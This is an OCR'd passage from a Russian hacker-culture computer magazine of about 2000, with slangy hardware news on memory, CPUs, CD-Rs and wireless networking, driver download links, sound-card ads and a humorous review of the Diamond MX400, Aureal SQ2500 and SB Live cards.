Уважаемый товарищ Начальник, мы обязуемся исправиться в кратчайшие сроки. Также надеемся на продолжение интернет-игр, проводимых поисковым сервером “Апорт”, потому как образовательный аспект относительно международной сети Интернет - очень важен.

Иван Корноухов (подпись, дата)
Сергей Покровский (подпись, дата)

X-HardNews

Topик
(torick@xakep.ru)

D - D - D - D - DRAM again

Интел призывает всех к порядку и собирает консорциум. Задача оного - создать некий более распространенный и действенный стандарт на оперативную память, нежели ныне существующие (Rambus, DDR DRAM, SDRAM). Название для чипа уже придумали - Next Generation Direct Random Access Memory. Правда, звучит? А сокращенно будет NG DRAM. И будет оно только в лучшем случае в 2004 году. Кстати, первые слухи о новой памяти были связаны с тем, что память будет с пакетной передачей данных, как и Rambus. Пока что эти слухи не оправдались (к счастью?).

75-80-99

Ужас. Просто ужас творится нонче с CD-R`ами. В конце прошлого года было объявлено о производстве компактов емкостью в 80 минут, а уже в этом году и даже месяце некая Traxdata (чесслово, это она сама так себя называет!) собирается представлять компакт-диски типа CD-R, на которых с удовольствием разместятся 870 Мб информации. Или, если хочешь, 99 минут качественной CD-музыки. И будет это в повсеместном использовании скорее всего уже весной.

533... зато Селерон

Интел решилась. После недолгих раздумий летом 1999 года ведущий (после AMD, конечно) производитель процессоров для народа объявил о продолжении производства процев типа Celeron, но уже на частоте 533 МГц. При этом, правда, полностью накрылось производство 300-х Селеронов, ну да нам не привыкать. Короче, в результате всех вышепроизведенных действий третьего января на свет появился краткий пресс-релиз от Intel, в котором утверждалось, что Селероны 533 МГц в спецупаковочке Plastic Pin Grid Array (PPGA) уже раздается по 167 баксов штука для оптовиков (партия в 1000 единиц, тебе не надо?). К моменту прочтения этой новости уже можешь смело обращаться к ближайшему реселлеру - будет.

Восемь сотен мегагерц, семь с половиной сотен мегагерц

Что лучше - P-III 800 MHz (851 доллар/штука, между прочим) или Athlon 750 MHz? Одни говорят, что пень - это круто, и вообще, за Интел - будущее процессоров. Другие утверждают, что Атлон - самое-самое невероятное из ныне существующего. Третьи скептически улыбаются и ждут итогов февральского тестинга P-III 1GHz. Четвертые улыбаются не менее скептически, но ждут апреля и анонса нового Athlon от Advanced MicroDevice. Но все равно инетовские сайты сейчас только тем и занимаются, что сравнивают P-III 800 MHz и Athlon 750 MHz. Одни - в пользу первых, другие - в пользу вторых. Так что ситуация с производительностью очень и очень непонятна. Хотя... мы-то с тобой знаем, что лучше, правда, перец?..

Обещания, которые сдерживаются

Самсунг, по ходу дела, решил немного перевыполнить отдельные планы по выпуску DRAMовой памяти. Обещанная в конце У2К память на 512 Мб становится все более реальной. Пока что стало известно, что разработка 288 megabit Rambus dynamic random access memory выполнена. Чипы ожидаются в конце первой половины этого года. На настоящий момент самой высокой планкой для модулей памяти от Сам-ты-сунг была 144-х мегабитная штучка. Кстати, в процессе выпуска ожидается, что ребята соберут 576-мегабайтный чип из нескольких 288-мегабитных и объявят о его выпуске. Ну, будем надеяться. Кстати, о цене в пресс-релизе не сказано ничего... Абыдна.


Освобождаем универсальный порт для акустической системы

Ну, началось... QSound Labs решила осчастливить всех геймеров своей новой акустической системой. Система не хухры-мухры: две колонки, но софт, эмулирующий все четыре. И вроде все бы ничего, да вот проблема: система вешается на USB. Так что если один порт под мышой занят, то теперь, по ходу дела, и второй будет занят. Придется забыть про все перманенты на USB... Но это будет только в случае, если захочется эту самую систему себе на маму вешать. А можно и не вешать. Пущай себе в углу стоит, пылится. Да, чуть не забыл, склероз, мать его (старость - не радость, маразм - не оргазм, как говорит моя младшая сестренка): зовется система BA735 USB, а разработала ее (типа, на кого стрелки перевести) некая Boston Acoustics (некая... Гыгыгыгы! Прим. Холода). Уже в продаже.

Вне двери, вне закона

Вот чему я всегда удивляюсь, так это странным решениям этих заокеанских янки. Как тебе такое: на днях Lucent Technologies анонсировала, а заодно и начала продавать сетку. Но не простую. И даже не золотую. На 11 Мбит/сек. И на 11 миль. Длиной. Максимальной. О как! Новая фича под названием WaveACCESS начала потихоньку выходить в свободную продажу, призывая опутать ею (сеткой) всех и вся, что только можно. Хотя предпочтение отдается компьютерам, но и люди могут не оставаться в стороне - а то вон 10 миль, куда девать-то столько? НО! В том-то и вся бяка, что проводов никаких нету. Сетка беспроводная! Wireless!!! То есть стоит на той стороне роутер и на этой. А между ними радиосигналы на частоте нелицензированной бегают. А еще можно метод криптования регулировать - либо 64 - bit WEP, либо 128 - bit RC4. Да и вообще, получается не сетка - а просто подарок на день варенья какой-то!





Радиозубы + голубая сетка = ?..


Что такое "сетка", знают даже самые закоренелые ламеры. Что такое радио, инфракрасный передатчик и беспроводное соединение тоже почти все знают. И чем кабельное соединение отличается от беспроводного - тоже, надеюсь, в курсе. Так вот, в чем фича: небезызвестная всем Курьерам и Шпротам 3Com со всей своей могучей силой продвигает на рынок некую технологию Bluetooth. Собственно ПосиневшиеЗубы - это два, скажем, чипа, которые настроены друг на друга. Вставляется один в мобильную компутерную сетку, а второй в мобилу, органайзер, ноутбук и тэдэ, они заведены друг на друга для передачи информации. В общем, маломощные радиопередатчики. Отныне отказываемся от разного рода кабелей и тому подобных коаксиальных шнурков. Строим свою сетку (из мобилы и ноутбука), при этом можем ходить с места на место и ничего этой сетке не будет. Другой вариант подобной технологии - Wireless Ethernet, только последняя направлена на создание сетки локальной и стационарной, а вот BlueTooth - на сетку мобильную. Поддерживается технология целым сонмом компаний: от Ericsson и IBM до той же 3Com и Nokia. Кому надо - разбирайте...

Наконец-то!

Уфф. Свершилось. Теперь Creative Incorporated сможет вернуться к своим исследованиям на поприще изобретения чего-нибудь новенького и интересного в области хардверного воспроизведения звука на своих суперпуперских аудиоплатах. Что же случилось? Изобрели новый способ проигрывания звука? Новый стандарт? Да нет, просто в продажу в кои-то веки вышли две аудиосистемы: Diamond Monster Sound MX400 и Diamond Sonic Impact S100. Да, скажу я тебе: ESS не умер. Он изобрел Canyon 3D, а Сенсаура создала свою 3D - звуковую технологию и все это дело слилось в один-единственный Diamond Monster Sound MX400, который многие фанаты и любопытствующие уже заждались. Что до Соник Импакта, то это карточка на базе ESS`овского же процессора Allegro представляет собой удешевленный вариант Монстры. Стоить карточки будут 80 и 40 баксов соответственно.

Типа Сою под Атлон

Ну, вроде того, есть такой проц - Athlon 750, и там у него чип живет, микропроцессор и всякая фигня в этом же роде, и все это вмещается в один такой слот под кодовым названием Single Slot-A, и эту дырку - Slot-A - разместили на крутой-крутой плате от не менее крутой Soyo. В общем, там теперь 200MHz system interface, и никто не знает, что делать. Ну и сама платка под корпус ATX заточена. Да-да, пилочкой такой заточена. Лобзик зовется - слыхал? В общем, наши пацаны из Сойо взяли и чисто заточили мамку под ATX. А при этом еще разрешили в плату ставить 500 МГцовые и выше процы. И что же, ты думаешь, что там такого веселого поддерживается? Ха! Если не считать того, что 3Dnow! поддерживается по полной программе и в полный рост, альтернативная демократичность Сойо заставляет раскошелиться и больших фанатов Того Самого Проца, потому как SY-K7AIA поддерживает инструкции МэМэХа. Кстати, прикол хочешь? Сегодняшний второуровневый кэш-левел может быть равен... ВОСЬМИ МЕГАБАЙТАМ. Клево, правда? Я так вообще офигел... Нет, ну кому, кроме этих тридэ-графиков да CADистов с воркстэйшнами, сие надоть? На плате имеются три слота под ДИММы 168-pin SDRAM 3.3v, что позволяет нарастить ОЗУ аж до 768 Мб. Что еще забавного есть на плате? Есть пять 32-х битных PCI слотов, два 16-ти битных ISA (один расшаренный на PCI) плюс один AGP - слот с поддержкой AGP 1x/2x (странно, по ощущениям - фишка будущего, а AGP 4x не поддерживает). Ох, скока ж у нее вкусностей!.. Жаль, выйдет она только не скоро...




Демпинг

Да, много в этом слове - демпинг. Обозначает оно всего лишь снижение цены на товар с целью повысить его продажи. А реально может возникнуть еще и по причине морального устаревания товара. Ну вот, почем в 1995 году продавалась 486-я машина со всеми тогдашними наворотами? Полторы штуки зеленых. Почем сейчас можно купить "четверку" с двухскоростным сидюком, SB16, китайской мамкой и не менее желтой видеоплатой? Да максимум долларов за 200-250. Так вот, к чему я: Интел понижает цены на Селероны. Вот честное слово, когда я прочитал, почем продается партия в 1000 процев 433 МГц-шных Селеронов, я чуть не упал в обморок. Процессор полуторагодичной давности стоимостью МЕНЕЕ чем в сто баксов - невозможно! То есть это я так думал. Оказалось же, что все просто - процессоры Celeron, созданные по технологии 0.25 микрон, стоят (списано с The Register): 533MHz Celeron is $167, the 500MHz chip is $143, the 466MHz unit is $94 and the 433MHz Celeron $73.
По ходу дела все это делается ради продвижения на рынок Копермайнов - процессоров на 0.18 микрон. Ну, учитывая, что AMD уже находится в процессе подобных свершений и тоже собирается в очередной раз снижать цены на Атлон, предсказать что-либо сейчас сложно. Хотя все-таки интересно: кто первый остановится?

Номад на сцене: дубль два

Креативы хотят кушать. Нет, это я не репортаж из МакДональдса веду, просто, судя по последним пресс-релизам Creative Technology Ltd, немножко капусты ребятам срубить очень хочется. А добиваться этого они собираются посредством срочного апдейта линейки персональных цифровых ублажателей... о-о-о... классное словосочетание... (на самом деле, это всего лишь Personal Digital Entertainment aka PDE). Собственно, ублажатели - это серия NOMAD, точнее, те два плейера, которые очень мечтают появиться у реселлеров примерно весной-летом этого года. Плейеры - это NOMAD Jukebox и NOMAD II MG. Общего у них много: подключение по USB, оба программабельны и могут проигрывать чуть ли не любой существующий формат звука - главное, чтобы он был в цифре. Кстати, похоже, M$ Windows Media Audio все-таки начинает загребать под себя определенные сегменты рынка. Впрочем, MP3 до сих пор вполне успешно рулит...
Теперь - что такое Jukebox. Знаешь, читатель, когда я приступил к разбору пресс-релиза, у меня попросту отпала челюсть. Помнишь, сколько было заявлено памяти на юзание в РИО и НОМАД первых поколений? Правильно, в районе 96 Мб. Знаешь, сколько будет на винте NOMAD Jukebox? ШЕСТЬ ГИГАБАЙТ. Ага. 150 альбомов чистой музыки (надо полагать, на 44 KHz). Но, как говорится в особо ретивых рекламных проспектах, это еще не все! Плейер может записывать окружающий звук с помощью встроенного микрофона. Да, кстати, встроенных колонок будет четыре. А вот еще фича: встроенный DSP (Digital Signal Processor), что приравнивает Jukebox к хорошей звуковой плате (да еще и с хардверным декодером MPEG). Размер у такого монстра аудиоиндустрии примерно с переносной CD-плейер.
Плавно переходя к NOMAD II MG. Встроенное радио на FM-частоте. Диктофон, позволяющий записать до четырех часов всякой диктуемой бурды. Сам НОМАД-2 будет выглядеть очень круто и профессионально - в прочной и элегантной упаковке (вольный перевод вашим покорным слугой текста из ориджинал пи-эр). Плюс LCD - экранчик, так что аккумуляторы заряжать придется долго...
В общем, кто заинтересовался, может резво бежать на сайт: http://www.nomadworld.com





Драйвера



Ничем особенным прошедший месяц не ознаменовался, вот разве что выходом столь долгожданных драйверов под Viper II (кстати, а он у кого-нибудь уже стоит? И почем брали?). Единственная фишка: в первую голову он предназначен для работы с Unreal Tournament. Впрочем, сие не умаляет его недооцененных достоинств. Лана, хватит с загрузом, лови софт здесь:
ftp://ftp.diamondmm.com/pub/display/viper/viper II/viperII metal.exe.

Так. Что у нас тут еще? 3.66 ASUS AGP-V6600/3800/3400. Естественно, бета, так что весь риск ты берешь на себя. Брать отсюда:
http://www.asus.com/Products/Addon/Vga/asuse/enthusiast hottestdrv.htm.

Если кто-то уже успел отхватить себе Annihilator или даже Annihilator Pro, ловите и софт к нему отседова:
http://www.ctlsg.creaf.com/support/drivers/newfiles.asp

Matrox Millenium G400. Наступил долгожданный Миллениум и вышли очередные долгожданные драйвера под уже немножко другой Миллениум. Рассчитано на Винды 95-98-2K, версия 5.50.005. Здесь:
ftp://ftp.matrox.com/pub/mga/archive/win 9x/2000/w9x 550.exe





DIGITAL GAMEPAD

DUAL ANALOG GAMEPAD



RACING WHEEL FFB
РУЛЬ С ОБРАТНОЙ
СВЯЗЬЮ, USB/COM



ДЖОЙСТИК
С ОБРАТНОЙ СВЯЗЬЮ, USB

JOY LEADER 3


RACING WHEEL



MAXI SUBWOOFER 4.1
4x10W+20W, 40Hz-20kHz

MAXI FLAT SPEAKERS 2.0
2X8W,200Hz-20kHz

BOOSTER 160 RADIO
2x5W, 90Hz-20kHz
+ радио и наушники



BOOSTER 60
2x2W, 100Hz-20kHz





MAXI Studio ISIS


звуковые платы MAXI Sound



FORTISSIMO

DYNAMIC 3D





DSP/синтезатор YAMAHA YMF-744, GM/GS/XG, выход на 2 или 4 колонки, оптический SPDIF, DirectSound 3D, AEX, A3D, Sensaura.

DSP/синтезатор DREAM SAM 9704, выход на 2 или 4 колонки, SB, GM/GS, DirectSound 3D, коаксиальный SPDIF (HSPro 64).

DSP/синтезатор DREAM SAM 9707 цифровая студия с 8 входами и 4 выходами, выход на 2 или 4 колонки, GM/GS, VST, DirectSound 3D, сигнал/шум >95db, коаксиальный и оптический SPDIF.

Продукцию компании GUILLEMOT спрашивайте:

доставка на дом тел. 258-8627, www.e-shop.ru

подробная информация, техническая поддержка на www.megatrade.ru

Звуковой агрессор

Автор: SideX (sidex@xakep.ru)





Итак, мы решили написать клевую музыку. Собрались всей командой и приступили к созданию шедевров. Притаранили 2 контрабаса, 3 барабана. Мне достались тарелки. Ну, вот сбацали и приступили к сведению всей этой бодяги. И тут, тут началось ТАКОЕ... потом мы выяснили, что это просто наш главный музыковед Холод так проявляет свои бурные эмоции :). Хотя человек посторонний принял бы это за половые извращения в тяжелой форме. Извращения или просто работа - не столь важно. Нам интересно узнать: откуда появилось ВСЕ ЭТО?

А оказалось все неприлично просто: хацкерам не понравилась ужасная звуковая карта производства самого популярного и покупаемого брэнда - NoName :). И мы прикинули, что пора проапгрейдить тачку новой звуковухой так, чтобы писать кульные трэки. Написание музыки - дело коллективное, а вот подбор нового девайса выпал на долю рубрики "Феррум", и соответственно, звучное "мы" превратилось в одинокое "я". И я приступил к подбору звуковухи, а чтобы не пропал мой скорбный труд - расскажу тебе о новых картах, достойных твоего внимания.

Diamond Monster MX400


Каюсь: выбирая эту карту, я не даю тебе обзора супер-пупер новинки, т.к. данный девайс заселился уже у многих. Еще в октябре прошлого года можно было взять эту железяку. Вот именно в октябре мы и тестили карточку, а до печати это ревью добралось только сейчас, в данном обзоре.

Все помнят ураганную карточку MX300 с орущей теткой на боксе. Я тоже долго орал, когда рубился в дефматче. Да нет, меня по странному стечению обстоятельств - не замочили. Просто я почувствовал новую фишку, позволяющую проигрывать звук с учетом всей геометрии. Не боись: мат анализов я тебе давать не буду, просто для тех, кто не в курсе, скажу, что данная технология позволяет воспроизводить характерный звук относительно конкретной игры. Например, если ты стреляешь в ближайшую стенку, то получаешь, практически, тот же звук, что и при стрельбе в дальнюю. Также получается равный звук и при стрельбе в разных помещениях. Так вот, старушка MX300 позволяла преобразовывать саунд под конкретные условия. Такой фени добились ребята из Aureal, создав чипсет Vortex2. Но теперь Diamond предательски покинул сей чипсет в пользу железа от ESS.

ESS??? Так и вижу осоловелые глаза и яростные крики (крики тоже вижу :). Все помнят их отстойные карты по 8-15$. Неужели Даймонд упал так низко, что стал пихать в свои звуковухи такое уродство? Я просто со стула упал, когда прочел в пресс-релизе, на сайте Diamond, о переходе к ESS. Но потом успокоился: ESS делает и вполне приличные чипсеты за приличные бабки. Имя такового - Canyon 3D. Тут тебе все радости жизни, часть из которых просто не доступны MX300 и вообще нечто свежее на рынке звуковых силков. Но есть и траблы с новым Каньоном: карта поддерживает возможность проигрывания лишь одного wav`a, mp3, ra и т.д. Ясный перец, что никто не собирается одновременно слушать три трека. Просто это напрягает, когда пользуешься аськой или мэйл чекером (проверяльщик почты). Например, когда у меня ночной анлимит - постоянно включена аська, иркер и мэйл чекер, но я также люблю врубать музыку периодически. И мне приходится, слушая музон, отрубать звук у прог. Такая же лажа получается при подготовке миксов.

Есть проблема, но должно быть и решение? Для человека разумного - так и есть, а вот для производителя карт остается сомнительной сея истина. Так Даймонд, очевидно, пытается свалить проблемы повышенной нагрузки камня и невозможность параллельного проигрыша звука на хозяев чипсета. В общем, остаются лишь надежды на референсовые драйверы. ЕслиАуреал достаточно активно работает над драйвами, то от ЕСС не ожидается особливых телодвижений. А с Даймондом вообще пинцет...

В скором будущем Diamond обещает поддержку Rio Upgrade. Т.е. аппаратное декодирование MP3. Кто делал свой архив мптришек с музыкальных сидюков - знает об этом гиморре.






Особенно, если камень меньше 400 МГЦ. Так вот, Даймонд раскидывает пальцы, мол, можно будет в 3-5 раз уменьшить время на перегонку трэков с сидюка. Что же, подождем увидим :). А пока будем дружно думать о надобности прибамбасов из серии отражения звука, что мы могли видеть в MX300. Даймонд нам в этом поможет, заменяя Ауреаловские чипы на ECC. Очевидно, покупка Diamond S3 сказала свое, и в дальнейшем у ESS прибавится немало заказов на подготовку и производство новых платформ. Конечно, если они оперативно поработают относительно драйверов.

Aureal Vortex SQ2500

Напомню, что производство девайсов на собственных чипсетах - дело распространенное, но, увы, не всегда благодарное. Как ты знаешь, наш любимый Интел выпускает не только чипы мамок, но и сами мамки. Попытка - не пытка ((с) Лаврентий Павлович Берия), поэтому Интел продолжает производство мамок на 440 чипе, а теперь и на 810-м и 820-м. Но, мне кажется, несмотря на мою любовь к Интел, эта продукция не является конкурентно способной (мне на это дело бабок жалко). Даже зная то, что у Ауреал и Интел разные хозяева, прослеживаются некоторые аналогии. Так Ауреал впаривал родные карты на первом вортексе (Vortex), по цене карт Даймонда, уже на втором (Vortex2). Ты бы купил обычный пень вместо P2 за те же бабки?

Непосредственно Vortex2 Aureal, как звуковая карта, была анонсирована хрен знает когда. С тех пор особой истерии и ажиотажа не наблюдалось. Во многом из-за того, что не изменился чипсет: был Vortex2, стал Vortex2. Разницу почувствовал? :) Надо сказать, что выпуск этой карты пришелся не на самое удачное время для Aureal: как раз тогда DiamondMM (это не МММ, не бойся, просто Multi Media :)) перешел к ESS. И основное внимание покупателей и экспертов было обращено именно на славный союз Diamond&ESS. И Ауреал пришлось тратить немало бабла на раскрутку новой карты. Я постараюсь помочь в этом, хотя и поделюсь про галимые свойства. В общем, "поиграем в карты" :).

Я подозревал тестируемую карточку во всех смертных грехах (в самом главном - высокой цене). Подтвердились ли подозрения? Давай разберемся. Основными заказчиками Vortex2 - были Turtle Beach и Diamond. Но заказчики покупали лишь чип, а технологию производства и дизайн имели свои эксклюзивные. Поэтому проводить параллели с их картами - не будем. Рассмотрим как отдельный класс. Вместе с новым дизайном мы заимели ряд дополнительных железных апдейтов. Среди которых можно выделить - наличие S/PDIF выхода. Не буду спорить, что лучше: коаксиал или оптика. Из других апгрейдов - улучшение соотношения сигнал/шум (signal/noise - S/N). Теперь поют/шумят - 98 ДБ против прежних 95. Дядьке-гамеру придется по вкусу улучшение технологии отражений (по моим так отразилась, что меня девушки перестали любить за отраженные уши :)). Я уже писал, что это позволяет тебе заиметь абсолютный слух в Хэлфлайфе и других, а также ощутить то самое погружение (о бэйби, погружай скорее ;). Правда, на старом драйве a3d (2.25) были ощутимые траблы. Но, установив 2.40 (а к выходу номера и посвежее), ты получишь то, что искал. Точнее, того самого засранца, который от тебя смывается по темных коридорам Кваки :). Теперь ты его замочишь, едва услышав отдаленные шаги хлипк их ножек. Но, увы, A3D с 76 потоками поддерживается только на двух колонках или ушах. И 2040 драйвер - ничего так и не изменил: верен себе и своей корявости :(. До пер-





вой звезды... ждем, матушка. Для любителя дозовых гамесов, как обычно, наличествует суппорт Саундбластера. Для нормальной же работы предлагаются различные варианты звучания (вообще, я сам тоже по-разному звучу :). Если же ты настолько крут, что лабаешь на МИДИ клавке (в МИДе - другие Клавки :), то придется кстати поддержка стандарта гам - порта 401 EMU (за расшифровку этой фразы - PGP обещает выдать супер длинный личный ключ :).

Теперь давай установим новую железку. В комплект поставки входит несколько сидюков, факинг мануал. Провода для коннекта с колонками - отсутствуют :(. Так что я подсоединил родные уши. Привычка рубиться в ушах - выработалась во время клубных дефматчей. И, надев уши, я стал распаковывать коробку в надежде найти те самые рульные игры. Укомплектовано: Heretic2, Slave zero (7 уровней), Drakan, Audio View32, Aureal player, A3D demos, Direct X 5.0, 2040 драйв и 2005 для HT. В общем, ничего оригинального.

Для криворуких и недогадливых - эта карта поддерживает PC99, стандарт, принятый дуэтом MS и Intel. При котором все порты помечены определенным цветом. Зачем? Этого и я не знаю :). Те же, кто интересуется степенью загрузки проца, будут обрадованы: судя по графикам, данный девайс является одним из наименее ресурсоемких (кушает, короче, мало :)).

"Гамеры, гамеры... достали, я просто мпэтришки слушаю, на хрена мне гамесы?" - спросит читатель - звуковой обжора. Я согласен, что если стремиться за всеми железными новинками, подогнанными под определенные игры - вообще без бабок останешься :(. Поэтому давай прокатим пару компактов, десяток MP3, пяток MIDI. Замечу, что оценить звук беспристрастно - сложно: у каждого свои уши, и УШИ тоже свои :). Поэтому не вздумай принять мое мнение о качестве звука как окончательное. Если ты помнишь, соотношение сигнал/шум изменилось лишь на троечку. Я длительное время пытался найти изменения, прослушивая звук на добротных джазовских колонках. 404: не было найдено. Очевидной причиной этого я вижу то, что эта плата построена с тем же кодеком. Или подействовали 15 суток, проведенные за звуковую агрессию над соседями с помощью новой карты :). В общем, звук вполне характерный большинству карт на втором вортехе (это мне шеф сказал :). И как водится, по сравнению с SB Platinum звучание несколько проще. МИДИ воспроизводятся неплохо, но, не являясь страстным поклонником MIDI, скажу лишь официальные данные: железом поддерживается 64 голоса и 576 софтом, а под HT - 320. Напомню, что поддержка 576 - реализуется лишь на 2040-ом драйве. Поддерживается много стандартных эффектов обработки звука. Ну, не тащусь я от мидей, что поделаешь - перейдем лучше на DVD. Несмотря на то, что многие двд-плееры поддерживают работу в режиме 4-х колонок с этой картой, в мои лапы попался лишь WinDVD. Хотя, как я слышал, Cyberlink (www.cyberlink.com.tw) уже анонсировала свой PowerDVD, поддерживающий 4 колонки с рассматриваемой картой. Короче, пацаны, предлагаю подождать результатов скорбного труда и уже тогда оценить всю прелесть работы с 4-мя колонками. Ведь большинство покупателей DVD рассчитывают оборудовать полноценный домашний кинотеатр. А какой домашний кинотеатр на двух колонках??? Поэтому пока воспользуюсь наушниками для оценки 3D звука. С моей высокой оценкой качества работы согласился и тест ZD Sound. Хотя особых отличий от прочих карт на том же Vortex2 - замечено не было (и под комодом, и под столом искал - нету :)). При работе на колонках ZD audio заценил SQ на честную пятерку. И отставание от Live! можно считать минимальным. Vortex2 платы некоторое время были бесспорным чемпионами при работе на 4-х колонках из-за превосходного HRTF (это вовсе не RFTM :)) передних динамиков. Хотя Live! использует Liveware, а Terratec DMX организуется Sensaura MultiDrive, и соответственно, ничуть не хуже справляются с работой звука на 4-х колонках. В общем, то, чем ранее Aureal мог похвастаться, было реализовано и у бдящих конкурентов :).

Sound Blaster LIVE! Platinum

Да это ж Креатив! И все тот же Саунд бластер! Моей первой звуковой карточкой был SB16. Было это в 94 году. Столько времени прошло, а у Креатива все SB... Все очень просто: понятие Sound Blaster - стало обобщающим для всех звуковых карт. Я как-то стал свидетелем разборки между покупателем и продавцом: чел купил дорогущую MX300, припер домой, развернул и выяснил, что это вовсе не Sound Blaster. Разозлился конкретно. Пришел требовать бабки обратно. Ну, ему популярно объяснили, что MX300 - значительно лучше доисторических SB16. От этого чел еще больше набычился. Дошло дело до суда. И что самое интересное - суд принял иск чайника и в судебном порядке заставил фирму-продавца предоставить SB16 вместо MX300 :). Т.е. в голове покупателя укладывается лишь одна карта: карта от Креатива, и обязательно SB. Параллельно с этим в кузовах юзеров укладывается и SB Live!, а с недавних пор и SB Live! Platinum.

